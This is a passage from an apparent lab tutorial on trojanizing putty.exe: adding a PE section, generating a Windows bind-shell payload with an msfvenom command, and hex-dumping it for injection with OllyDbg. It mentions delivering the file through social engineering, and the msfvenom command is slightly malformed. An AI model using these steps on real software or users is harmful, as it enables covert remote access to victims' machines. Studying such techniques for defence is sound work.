
Insert dialog appears. Select desired string (here '00' hex string) and number of times (here 5000 as this was size of new section added).



Now the new string has been added. Save the file and close it.




Now if we launch putty2.exe, it opens fine. No error here.




Remote connection


This is my kali linux machine which is supposed to be an attacking machine.
It has an IP address '192.168.1.64'



In the windows XP (victim) machine, launch original putty.exe executable and generate a ssh connection with attacking machine. Port number for ssh connection is 22.



After clicking Open button, a terminal appears asking about credentials to make the connection successful. After filling credentials, the remote connection with attacking machine has been successful. We got the # prompt.




Payload creation


Type the command ("msfvenom –p windows/shell_bind_tcp LHOST=4444 R>shell_bind_tcp")
Breakdown:
MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015.
The advantages of msfvenom are:

- One single tool
- Standardized command line options
- Increased speed


P= (Payload I.e. Windows, Android, PHP etc.)
Windows/shell_bind_tcp specifies the type of payload required. Here it is payload for binding the shell with tcp connection of windows type machine.
LHOST=(ip of kali with port number to connect to windows machine (victim))
R>shell_bind_tcp: It will save the raw payload file in pwd in attacking machine by the name shell_bind_tcp as specified on the command. We need to send this file to the victim machine through file share or by any social engineering technique and have it run on the system. Here we are using remote connection on victim machine to just copy the malicious program in desired format and apply in the extra section to run.




Using the tool xxd, we are going to create a hex dump of a given file.
–u flag is to display hex format of file in capitals letters.




Here we want to extract only the middle part (hex dump) of the file shell_bind_tcp. This dump is in columns 2-9. For that we are going to use cut command. Here the fields 2-10 excludes the 10, providing columns 2-9.



Tr is a command line-utility in Linux and Unix systems that translates, deletes and squeezes characters from the standard input and writes the result to the standard output.
Using tr command we are going to delete all the spaces.




Copy the output to notepad for future use.




Injecting Code


Launch the Olly debugger and open preprocessed putty2.exe in it.



